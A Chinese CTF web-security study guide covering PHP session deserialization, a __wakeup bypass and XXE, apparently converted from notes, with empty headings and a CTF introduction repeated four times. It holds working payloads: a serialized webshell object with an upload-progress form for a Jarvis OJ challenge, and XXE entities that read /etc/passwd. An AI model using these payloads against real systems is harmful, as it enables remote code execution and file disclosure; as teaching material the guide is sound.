$dir->upload();
} elseif ($_POST['action'] === "remove") {
 $dir->remove();
} elseif ($_POST['action'] === "count") {
 if (!isset($_POST['dir'])) {
 echo $dir->count('');
 } else {
 echo $dir->count($_POST['dir']);
 }
}
}

```

## PHP session 反序列化

`session` 是一种“会话机制”，其数据存储于服务端，PHP提供 `$_SESSION` 超全局变量

会话开始后，PHP将会话中的数据保存到 `$_SESSION` 数组。

当PHP运行结束后，将 `$_SESSION` 中的内容进行序列化后，通过会话保存管理器将序列化后的字符串保存到 `session` 文件中。

```

<?php
// 开启session会话
session_start();

$_SESSION['username'] = 'Alice';

```

php

常见配置选项	说明
<code>session.save_handler</code>	保存形式，默认为files
<code>session.save_path</code>	保存路径，默认路径有 <code>/tmp/</code> 、 <code>/var/lib/php/</code>
<code>session.serialize_handler</code>	序列化处理器名称，有 <code>php</code> 、 <code>php_binary</code> 和 <code>php_serialize</code> 三种，默认为 <code>php</code>

不同序列化处理器，序列化数据存储格式不同

```

<?php
// 设置脚本执行期间的session处理器, php、php_binary、php_serialize

```

php



```
ini_set('session.serialize_handler', 'php_binary');

// 开启session会话
session_start();

$_SESSION['name'] = 'Alice';
$_SESSION['age'] = 25;
```

处理器名称	数据存储格式
php	键名 + 竖线 + 经过 serialize() 函数序列化处理的值，如 name s:5:"Alice";age i:25;
php_binary	键名的长度对应的 ASCII 字符 + 键名 + 经过serialize()函数序列化处理的值，如 \x04names:5:"Alice";\x03agei:25;
php_serialize	\$_SESSION数组经serialize()函数处理，如 a:2:{s:4:"name";s:5:"Alice";s:3:"age";i:25;}

## 例题分析

**2020-HFCTF-BabyUpload** 如果对 **session** 在序列化和反序列化时使用的处理器不同，会造成读写出现不一致，经特殊构造，会产生反序列化漏洞。混合使用 **php** 处理器和 **php\_serialize** 处理器，，

假如提交的数据为 `name=|0:4:"test":0:{}`

- 若存储用 **php\_serialize** 处理器，则 `a:1:{s:4:"name";s:16:"|0:4:"test":0:{}}";}`
- 若读取用 **php** 处理器，则会将 `|` 前面的内容当作键名，其后内容 `0:4:"test":0:{}` 进行反序列化，继而触发反序列化漏洞

## 题眼

- 可以控制 **session** 的内容
- 脚本文件指定了处理器

例题：Jarvis OJ — PHPINFO 分析

php

```
<?php
//A webshell is wait for you
ini_set('session.serialize_handler', 'php');
session_start();
class Oowo0
{
```

```

public $mdzz;
function __construct()
{
 $this->mdzz = 'phpinfo()';
}

function __destruct()
{
 eval($this->mdzz);
}
}
if(isset($_GET['phpinfo']))
{
 $m = new OowoO();
}
else
{
 highlight_string(file_get_contents('index.php'));
}
?>

```

<http://web.jarvisoj.com:32784/>

1. 存在恶意类 `OowoO`，析构方法中存在代码执行漏洞
2. 通过 `phpinfo()` 可知：
  - \* `session.upload_progress.enabled=On` \*，可用文件上传在 `session` 中写入数据
  - `session.serialize_handler` 的默认值为 `php_serialize`，脚本运行时配置为 `php`，处理器不一致
3. 我们可通过文件上传控制 `session` 文件内容，进而实现 `session` 反序列化漏洞攻击

<!-- <https://xz.aliyun.com/t/6640>

相关题目 2020 高校战役赛 Hackme [https://miaotony.xyz/2020/11/05/CTF 2020 0xGame/#toc-heading-4](https://miaotony.xyz/2020/11/05/CTF%2020%200xGame/#toc-heading-4)  
 LCTF2018 bestphp's revenge

漏洞: Joomla 1.5-3.4 P168 -->

例题：Jarvis OJ — PHPINFO 解题步骤

1. 生成 `payload`

```
<?php
class Oowo0{
 public $mdzz = '?<?=`$GET["cmd"]`;';
}
$obj = new Oowo0();
echo serialize($obj);
// O:5:"Oowo0":1:{s:4:"mdzz";s:18:"?<?=`$GET["cmd"]`;";}
?>
```

## 2. 构造文件上传进度请求

```
<form action="http://web.jarvisoj.com:32784/" method="POST"
enctype="multipart/form-data">
 <input type="hidden" name="PHP_SESSION_UPLOAD_PROGRESS" value="123" />
 <input type="file" name="file" />
 <input type="submit" />
</form>
```

# 字符逃逸

## 练习题

- 基础
  - 极客大挑战 2019 php
  - 2020-网鼎杯朱雀组-phpweb
- POP
  - ISCC\_2022\_POP2022
  - 强网杯\_2021\_赌徒
  - 网鼎杯\_2020\_青龙组AreUSerialz
  - ISCC\_2022\_findme
  - GYCTF2020 Easyphp
- 字符逃逸
  - 强网杯\_2020\_Web辅助

# 极客大挑战 2019 php

1. 目录扫描， `www.zip`
2. 绕过 `__wakeup()`

php

```
class Name {
 private $username = 'admin';
 private $password = 100;
}

$o = new Name;
// 由于属性为私有，采用URL编码
echo urlencode(serialize($o));
```

php

```
0%3A4%3A%22Name%22%3A3%3A%7Bs%3A14%3A%22%00Name%00username%22%3Bs%3A5%3A%22admin%22%3Bs%3A14%3A%22%00Name%00password%22%3Bi%3A100%3B%7D
```


## 2020-网鼎杯朱雀组-phpweb

## ISCC\_2022\_POP2022

# 服务端模板注入

# XML外部实体

XML外部实体 (XML External Entity, XXE)



- 读取本地文件
- 内网主机探测
- 内网主机端口扫描 带内实体注入攻击 - XML解析后，有结果回显 基于错误 带外实体注入攻击

## XML语法

可扩展标记语言 (Extensible Markup Language, XML) 是一种标记语言。XML是从标准通用标记语言 (SGML) 中简化修改出来的。它被设计用来传输和存储数据。[^1]

- XML声明 (declaration) , 如 `<?xml version="1.0" encoding="UTF-8"?>`
- 文档类型定义 (Document Type Definition, DTD) , 可以看成是一个或者多个XML文件的模板, 在这里可以定义XML文件中的元素、元素的属性、元素的排列方式、元素包含的内容等等。[^2]
  - 实体类型 - 内部实体和外部实体, 通用实体和参数实体

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE Person [
 <!ENTITY name "John">
]>
<Person>
 <Name>&name;</Name>
</Person>
```

```
<Age>20</Age>
</Person>
```

[^1]: [XML - w3school](#) [^2]: [DTD - w3school](#)

## 通用实体

在DTD中定义，在XML文档中引用

声明方式： `<!ENTITY 实体名称 "实体的值">`

引用方式： `&实体名称;`

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [<!ENTITY myentity "my entity value" >]>
<foo>&myentity;</foo>
```

xml

## 外部实体

可以从本地或远程调用实体

声明方式： `<!ENTITY 实体名称 SYSTEM "URI/URL">`

引用方式： `&实体名称;`

```
<!DOCTYPE foo [<!ENTITY ext SYSTEM "http://normal-website.com" >]>
<!DOCTYPE foo [<!ENTITY ext SYSTEM "file:///etc/passwd" >]>
```

xml

另一种引用方式

```
<!DOCTYPE 根元素名称 PUBLIC "DTD标识名" "公用DTD的URI">
```

## 参数实体

在DTD中定义，只能在DTD中引用

声明方式： `<!ENTITY % 实体名称 "实体的值">`

引用方式： `%实体名称;`

xml

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
<!ENTITY % myparameterentity "my parameter entity value" >
<!ENTITY % xxe SYSTEM "http://web-attacker.com">
%myparameterentity;%xxe;]>
```

通常在Blind XXE中使用

## 读文件

xml

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE data [<!ENTITY example SYSTEM "/etc/passwd">]>
<data>&example;</data>
```

xml

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE data [<!ENTITY example SYSTEM "php://filter/convert.base64-
encode/resource=/etc/passwd">]>
<data>&example;</data>
```

## 内网主机探测

## 绕过方法

- 修改编码

<!-- TODO: docx文档的XXE , <https://xz.aliyun.com/t/11203>

-->



通用实体、参数实体、预定义实体

## 经典赛题分析

## 参考资料

- <https://tttang.com/archive/1716/>



# GraphQL注入

# XPath注入

# CTF指南

## 什么是CTF？

CTF，全称为 **Capture the Flag**，中文翻译为夺旗赛，是目前流行的网络安全竞赛形式。CTF比赛模式有解题模式（Jeopardy）、攻防对抗（Attack-Defence，AWD）。

解题模式常见于线上比赛，常见题目类型有[Web（网站安全）](#)、[MISC（安全杂项）](#)、[Crypto（密码学）](#)、[Reverse（逆向工程）](#)、[Pwn（溢出攻击）](#)和[Mobile（移动安全）](#)等。闯关形式，计分规则有静态积分、动态积分和积分加成。其中，动态积分是指题目分值随着解题人数增加而降低，积分加成是指前3名，或称为一血、二血、三血，分别增加积分。

AWD PLUS为动态攻防兼备的比赛模式，综合考核参赛战队的漏洞挖掘、漏洞利用和漏洞修复能力。此模式得分分为攻击得分和防守得分，都采用同样全新动态计分方式。每个战队拥有相同的起始分数及相同配置的靶机（GameBox）作为题目。每道题目都会提供一个附件包，供参赛者进行分析。每道题目的攻击模式和防守模式分别以一个轮次为计分单位，在同一个轮次内，攻击成功或防守成功都可以得分。攻击模式，选手对GameBox的预置漏洞进行利用，如果提交正确flag，即认为该队伍有能力利用该GameBox的漏洞，接下来，平台会对其他队伍发起自动攻击，进而得分。防守模式，选手对GameBox的预置漏洞，设计并上传用于漏洞的修补包，平台在验证环境中执行修补包，并执行check程序和exp脚本。当服务正常且exp脚本利用失败时，判定防守成功。

# CTF指南

## 什么是CTF？

CTF，全称为 **Capture the Flag**，中文翻译为夺旗赛，是目前流行的网络安全竞赛形式。CTF比赛模式有解题模式（Jeopardy）、攻防对抗（Attack-Defence，AWD）。

解题模式常见于线上比赛，常见题目类型有[Web（网站安全）](#)、[MISC（安全杂项）](#)、[Crypto（密码学）](#)、[Reverse（逆向工程）](#)、[Pwn（溢出攻击）](#)和[Mobile（移动安全）](#)等。闯关形式，计分规则有静态积分、动态积分和积分加成。其中，动态积分是指题目分值随着解题人数增加而降低，积分加成是指前3名，或称为一血、二血、三血，分别增加积分。

AWD PLUS为动态攻防兼备的比赛模式，综合考核参赛战队的漏洞挖掘、漏洞利用和漏洞修复能力。此模式得分为攻击得分和防守得分，都采用同样全新动态计分方式。每个战队拥有相同的起始分数及相同配置的靶机（GameBox）作为题目。每道题目都会提供一个附件包，供参赛者进行分析。每道题目的攻击模式和防守模式分别以一个轮次为计分单位，在同一个轮次内，攻击成功或防守成功都可以得分。攻击模式，选手对GameBox的预置漏洞进行利用，如果提交正确flag，即认为该队伍有能力利用该GameBox的漏洞，接下来，平台会对其他队伍发起自动攻击，进而得分。防守模式，选手对GameBox的预置漏洞，设计并上传用于漏洞的修补包，平台在验证环境中执行修补包，并执行check程序和exp脚本。当服务正常且exp脚本利用失败时，判定防守成功。



# CTF指南

## 什么是CTF？

CTF，全称为 **Capture the Flag**，中文翻译为夺旗赛，是目前流行的网络安全竞赛形式。CTF比赛模式有解题模式（Jeopardy）、攻防对抗（Attack-Defence，AWD）。

解题模式常见于线上比赛，常见题目类型有[Web（网站安全）](#)、[MISC（安全杂项）](#)、[Crypto（密码学）](#)、[Reverse（逆向工程）](#)、[Pwn（溢出攻击）](#)和[Mobile（移动安全）](#)等。闯关形式，计分规则有静态积分、动态积分和积分加成。其中，动态积分是指题目分值随着解题人数增加而降低，积分加成是指前3名，或称为一血、二血、三血，分别增加积分。

AWD PLUS为动态攻防兼备的比赛模式，综合考核参赛战队的漏洞挖掘、漏洞利用和漏洞修复能力。此模式得分分为攻击得分和防守得分，都采用同样全新动态计分方式。每个战队拥有相同的起始分数及相同配置的靶机（GameBox）作为题目。每道题目都会提供一个附件包，供参赛者进行分析。每道题目的攻击模式和防守模式分别以一个轮次为计分单位，在同一个轮次内，攻击成功或防守成功都可以得分。攻击模式，选手对GameBox的预置漏洞进行利用，如果提交正确flag，即认为该队伍有能力利用该GameBox的漏洞，接下来，平台会对其他队伍发起自动攻击，进而得分。防守模式，选手对GameBox的预置漏洞，设计并上传用于漏洞的修补包，平台在验证环境中执行修补包，并执行check程序和exp脚本。当服务正常且exp脚本利用失败时，判定防守成功。



# CTF指南

## 什么是CTF？

CTF，全称为 **Capture the Flag**，中文翻译为夺旗赛，是目前流行的网络安全竞赛形式。CTF比赛模式有解题模式（Jeopardy）、攻防对抗（Attack-Defence，AWD）。

解题模式常见于线上比赛，常见题目类型有[Web（网站安全）](#)、[MISC（安全杂项）](#)、[Crypto（密码学）](#)、[Reverse（逆向工程）](#)、[Pwn（溢出攻击）](#)和[Mobile（移动安全）](#)等。闯关形式，计分规则有静态积分、动态积分和积分加成。其中，动态积分是指题目分值随着解题人数增加而降低，积分加成是指前3名，或称为一血、二血、三血，分别增加积分。

AWD PLUS为动态攻防兼备的比赛模式，综合考核参赛战队的漏洞挖掘、漏洞利用和漏洞修复能力。此模式得分分为攻击得分和防守得分，都采用同样全新动态计分方式。每个战队拥有相同的起始分数及相同配置的靶机（GameBox）作为题目。每道题目都会提供一个附件包，供参赛者进行分析。每道题目的攻击模式和防守模式分别以一个轮次为计分单位，在同一个轮次内，攻击成功或防守成功都可以得分。攻击模式，选手对GameBox的预置漏洞进行利用，如果提交正确flag，即认为该队伍有能力利用该GameBox的漏洞，接下来，平台会对其他队伍发起自动攻击，进而得分。防守模式，选手对GameBox的预置漏洞，设计并上传用于漏洞的修补包，平台在验证环境中执行修补包，并执行check程序和exp脚本。当服务正常且exp脚本利用失败时，判定防守成功。